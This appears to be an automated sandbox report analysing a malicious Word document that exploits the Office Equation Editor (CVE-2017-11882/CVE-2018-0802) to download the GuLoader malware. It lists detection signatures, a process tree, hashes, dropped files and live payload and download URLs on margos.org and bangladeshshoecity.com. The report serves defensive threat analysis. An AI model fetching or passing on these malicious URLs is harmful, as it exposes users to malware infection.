ID: 558760
Sample Name: BL Copy.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:10:13
Date: 24/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

BL Copy.doc


Overview

General Information

Sample Name:	BL Copy.doc
Analysis ID:	558760
MD5:	2fea7c43cd3271…
SHA1:	b2cf7c97bbfec5b..
SHA256:	6ed3aca39d9172..
Tags:	doc
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Yara detected GuLoader
- Office equation editor starts process…
- Office equation editor drops PE file
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2420 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2684 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - Puportd92.exe (PID: 2960 cmdline: C:\Users\user\AppData\Roaming\Puportd92.exe MD5: 37FC2AA213D1607545A9B876F4AA543E)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://bangladeshshoecity.com/im"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.745732792.0000000003790000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation


Yara detected GuLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 Masquerading	OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BL Copy.doc	28%	Virustotal		Browse
BL Copy.doc	21%	ReversingLabs	Document-RTF.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{0A92385B-F20B-4105-B494-8D633B606BC4}.tmp	100%	Avira	EXP/CVE-2018-0798.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\SYNT[1].exe	5%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsq4443.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Puportd92.exe	5%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
margos.org	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://margos.org/dda/SYNT.exe	12%	Virustotal		Browse
http://margos.org/dda/SYNT.exe	100%	Avira URL Cloud	malware	
http://https://bangladeshshoecity.com/im	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
margos.org	131.153.37.3	true	true	• 8%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://margos.org/dda/SYNT.exe	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown
4,0,414120409,0000000000089000,00000104,00000010,00020000,00000000,1,0	true		low
http://https://bangladeshshoecity.com/im	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	Puportd92.exe, 00000004.00000002.745588168.000000000040A000.00000004.00000001.01000000.00000003.sdmp, Puportd92.exe, 00000004.00000000.414258604.000000000040A000.00000008.00000001.01000000.00000003.sdmp, Puportd92.exe.2.dr, SYNT[1].exe.2.dr	false		high

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
131.153.37.3	margos.org	United States		20454	SSASN2US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	558760
Start date:	24.01.2022
Start time:	13:10:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BL Copy.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winDOC@4/13@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 41.6% (good quality ratio 41%) • Quality average: 86.8% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:10:20	API Interceptor	428x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\SYNT[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	95264
Entropy (8bit):	7.521910150341084
Encrypted:	false
SSDEEP:	1536:6/T2X/jN2vxZz0DTHUpouZZb5a6fy2W8utruxlQIj/qrlyZ6PeZuH8k29xE+1Q:6bG7N2kDTHUpouZZbUuy2W8uxuzRQT4o
MD5:	37FC2AA213D1607545A9B876F4AA543E
SHA1:	7DA3E745AC618D2AEE602D1DE1957AA4442C98ED
SHA-256:	4486318D812A32852DB5A4B8BD19DC456890B6C9A1BD03FFE94E2EF189394D90
SHA-512:	BF750937CDE6AF507628A730B34BE52BBA983BE99861F46FD92EBFBC3F4A9C7D30534AC5378E802A0B09BAD8D168450679ABD6D5E5543A8ED88467C051D1A3A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 5%
Reputation:	low
IE Cache URL:	http://margos.org/dda/SYNT.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....U.....@.....(..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata..`...`.....rsrc...(.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{0A92385B-F20B-4105-B494-8D633B606BC4}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	900096
Entropy (8bit):	6.03355767758671
Encrypted:	false
SSDEEP:	24576:vY/kDtsyDULLk9iFySeLMu/lUHGguNaUgjg:vj78LkPR1Kmg6R
MD5:	8D94FAB27E6935FF6376285B86DEBEF4
SHA1:	70CC1162934A554997072B2562949800CE6892EB

SHA-256:	77DA522253F20310855BC9619BD29D479954BDDCF86BF56641B5BCC6CAC494D3
SHA-512:	07D20DE4C21561850C9F721659F36427C71B15A00288D837B6AE0096BF7AB1E3B616B7CAA9250D0C033FEF3915E2FB045DC94A3BE528FFD9927064A303460FFE
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{573B2821-EBC2-4E0A-8D46-4D648AF74F39}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3549687709010672
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlb3:liiiiiiiiifdLloZQc8++lsJe1MzYZ/
MD5:	1B75F87CA07BD845F536D3F0F1C09AC4
SHA1:	547330804AEAF8F94A8338646BD73F52E1580E4F
SHA-256:	08A75D998CCC0666C86A3DD58935E1E80F528D6D5EA13B0528D8D2D74D0E4F00
SHA-512:	5062AEE0CD155A56478A09EE834BD882699083448085211328B28E902CE91E976F91DCDC86EF4153BB65D8C3E4859D381C5472D838299CC528D97E1119B884AB3
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D4F37F31-6975-4B52-BDB7-988DCA18729A}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	15872
Entropy (8bit):	3.516318069982334
Encrypted:	false
SSDEEP:	384:JGkov9zBATsMRfwAOwHFbTzTOFhb2RfwQJLGvOiVdvQZ:+lzBAwAwAO8iFN2RfwQkGovQZ
MD5:	73D570E2E179B26C6332D721A0CDD691
SHA1:	6C47D6DB6140033306879464B9132AA8091224F3
SHA-256:	2B9134E36148DBC74109A55D39106D773398E965CF5E00A33AA416DCDAA9B8A3
SHA-512:	0AC6C5BF1389B5E8266FD86D190B25699DC0125D823E382DC805AAE171CC1DBBFE4CC79A11DE07609ECFF7B60F2BB764955D7C1466B279351A048FD87832D66
Malicious:	false
Preview:	>.5.2.?./.>.?.]...,...?./...6.%.'.%.:.!.).%.>.6.?.3...6.].$.].~.=.6.).?.1.:.:.?.<.4.!.@.?.[.2.3.?.!.;.1.8.@.%.^.4.[.5.?.'.5.0.+.7.2...3.....[.?.;.^.5.#./.4.8.<.7.%.~.).%...6.3.7.0.+.?.%.#.!./. [.*.+.7.~.2.~.(.-.&.'.<.4.<.=.<.'.%.%.<.&.~.[.4.[.<.(.+...<.1.|.4.`.).].9.*.%.?.9.#.|.|.0.&.(.*.@.3...].=...,_.?.!.[...1.2.&.=.+.^.?.9.#.-.`.,.8.?.<.?.2.(.,.../.|.^.#...%.9.!.=.&.~._...>...@.3.0.*. 9.[./.&...[.3.8.=.,.8.1.>...].<.?.?.~.0.(.`.+...=.[.|.(.#.?.?._...-.!.).1.:.(...+.#.+.*.&.~.+.7.?.&...?.?.!.;.9...(.-.0.:...|.^.~.2.5.?...?.%...).).'.~.?.?.#.9.?.?.*.*.^.&.....@.,.,_.>.7.`.1._.?.`.).(. ?.*.,.&.`.~.6.#.9.`.`.(.(.)...?.+.).~.?.].>.?.5...2.0...?.5.^.5.8.].7.,...9.?...!.(.^.-.|.^...^.#.5.).^.'.7.].$.9...?.%.+.~.4.<.?.&.4.=.?.8.?.3.>...3.!.6.!.1.'.?.+.`.`.?...?.0.`.?.6.%.2...,...+./.2.3. (.9.-.|.^.=.&.[.6.:.;.-.~.^.2.+.&.7.%.;.%.;...?.*.%.?.).4.0.$...?.7.|...~.#.]...1.?.?.*.~.7.?./.?.%.!./.4.3.|.$.4.%.>...%.?.7.>.%.^.?.].(.,.4.).].0.?.?.3.;.9...4.(.^.9.6./.*.6.?.8.`.6.-.0...$. (.;.?.3.?.@...<.`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{DF251CD5-FF6C-451C-B429-835255A63BB9}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4

Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\Stenkastenes.dat

Process:	C:\Users\user\AppData\Roaming\Puportd92.exe
File Type:	DOS executable (COM)
Category:	dropped
Size (bytes):	33645
Entropy (8bit):	7.620146538761287
Encrypted:	false
SSDEEP:	768:tEn1wCHxTRSJLLV7yueznYuQa6OjAaOIOaW3BISs:8UJ/V7ytYy6oebxIn
MD5:	0614A80093A3722C605EFD8B79692F37
SHA1:	16CBC940F64C331B2AD8F75C1C59321EB7CDEF1D
SHA-256:	FE4DB2C0884A3AD00C2B0D47C119B1293520E35308993870EAC4B211847E7229
SHA-512:	3E4110AC344CCF265F5FB28D247A6AD62D00485D2CC22398012B10E679E4D043FACC0CC1AFD6DA4D565D15304C082684E525490571AB349D963C38A6D669B8
Malicious:	false
Preview:	.W_.?.u.....u.....u.....h.U!C.4$...i.4$P.k...$....,$.x...,$lcK.Z1..4.Tf.....9.u.W.....T..,..F.....j.va...j....}@W.3.....tV=...B...". ..^z.D.:.....T..;...nL~..#Kvx.1X..g....O.....z @.W..s-.q..Y.....F.....j.va...j....}@W.3.....tV=...B...". ..^z.D.:.....T..;...nL~..#Kvx.1X..g....O.....z@.W..s-.q..Y.q.l..6.#H.\:.g!..S.6y...z...V.QB....V!.|7..K$.:..c..T.x...8o. ^(!.*..Tf..T...Tfw.....9.f.o."..5f.o....T...q.y.....HlQy.....mzUf...5...#.m.zBZ.p.....#.....`.2.].Tfqc.f..3x.T>qk.g....m....T.....T...Tf.c....T..!.B.@.o.g B...#g B.s..og.B.h..0b..*.....). {.0...\f..".y.p.....b...N*:....}i.K...<.....%..R.....*%Af...W...c.....h....y....[.B4.2%..v.... F...I.TfA..j.g.....9....g....f7sk.g..<.b...m.Uf.\`V....'.....1*D*"H...n...N.Z.(.|....'h.=y$XC .....X.;}.../...9.V.....Tf4..H.....E*....a.:....@.*3?.gPB.Bb.y.pr..U.....<.....kR..'K.oF.....#...d..R.....R.+e.'*1T.....j.<.T&...f.y.p."t.m2E..9.(...

C:\Users\user\AppData\Local\Temp\gamer.txt

Process:	C:\Users\user\AppData\Roaming\Puportd92.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16555
Entropy (8bit):	5.9518641421213605
Encrypted:	false
SSDEEP:	384:HpBOk6soHG6Nun3UPBApXPE8eMag91APl7ee872UmLZ7:HmkfOG6NNyp/dn19N7U71mLZ
MD5:	695A2030432B3D981B012A42EDCA055A
